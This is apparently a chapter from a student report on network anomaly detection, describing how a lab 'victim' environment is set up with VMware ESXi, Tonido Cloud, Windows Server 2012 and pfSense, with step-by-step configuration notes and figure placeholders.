

# Chapter 2: Setting Environment

## Overall Architecture



Figure 2-1: Overall Architecture

## Setting The Victim's Machine

The Victim machine comprises of the following:

1. VMware
2. ESXi Hypervisor
3. Tonido Cloud Services
4. MS Windows server 2012
5. Pfsense Firewall

### Installation of ESXi on VMware

Figure 2-2: Starting ESXi VMware

ESXi is the hypervisor type one owned by VMware, and it is used to virtualize servers at the enterprise level. ESXi a robust, bare-metal hypervisor that installs directly onto your physical server. With direct access to and control of underlying resources, VMware ESXi effectively partitions hardware to consolidate applications. It's the industry leader for efficient architecture, setting the standard for reliability, performance, and support.

**ESXi** kernel comes with three interfaces:

- Hardware
- Service console
- Guest system

In order to virtualize any kind of server, we need a host, a hypervisor and virtual machines.

The host will be the physical machine/server where we going to be using as a base to virtualized machines. The hypervisor is software that works as a link or connects the physical part (host) and the environment with the virtual machines. The different servers or virtual machines that will be created within the hypervisor, and will use the host physical resources.

## **VMware hypervisor**



Depending on the functionalities needed, the licenses can be chosen. If high requirements are not needed, ESXi can be downloaded for free. In this project, the VMware ESXi trial version was installed over a virtual machine on VMware. If advanced functionalities are needed; moving

machines between different hosts for better performance, high availability, etc. the license can be extended as needed.

## Setting Up Virtual machines

Virtual machines are installed over the ESXi by accessing through the web configuration typing `HTTP://(<ESXi IP>)`. The virtual machines are installed in the common way as an operating system is installed by using an iso image. The iso image must be uploaded to the ESXi storage. For this project, VMware ESXi 6.7.0 is used.

## ESXi Setup

**Figure 2-3: Setting Up ESXi**

Starting, ESXi will acquire an IP by DHCP that also will be the IP use to manage the ESXi and log in to the ESXi host as the root user. In this case, the IP had to be set (STATIC) because there was not a DHCP server, as well as Gateway and DNS server.

## Setting the password





Figure 2-4: Setting Up ESXi User Name and Password

ESXi has a default admin which is **root** and the password must be set.



The same password will be used to manage the web-console and log in to the ESXi host as the root user.

### Logging into the web-console

**Figure 2-5: Accessing ESXi Web Portal**

After we place the URL IP address (HTTP:// 10.20.215.155) of the ESXi in the browser the web-console will appear. Here the user name and password must be placed and will be the same user and password already set in the direct console.



**Figure 2-6: ESXi Admin Screen**

Here we can see some information about the local host and local domain (shown above).



## Setting Tonido Cloud Services

Tonido Server allows you to access all your files on your computer from a web browser, smartphone, tablet or even DLNA enabled devices. Our project uses the Tonido Cloud installed on ESXi.

**Figure 2-7: Setting Up Tonido Cloud Services**



Creating a new virtual machine will be chosen as shown below.

**Figure 2-8: Creating a New Virtual Machine**

The name of the virtual machine and OS will be chosen as shown above.

## Creating the windows server 2012 virtual machine

**Figure 2-9: Creating Windows Server Virtual Machine**

The guest OS family was chosen as shown above. In our case, it will be Windows. The Microsoft Windows Server 2012 (64-bit) guest OS version was chosen.

## Network Traffic Anomaly Detection Using Support Vector Machine



Figure 2-10: Setting Up Storage







Figure 2-11: Setting Up Storage (Contd.)

## Selecting the storage for the new virtual machine

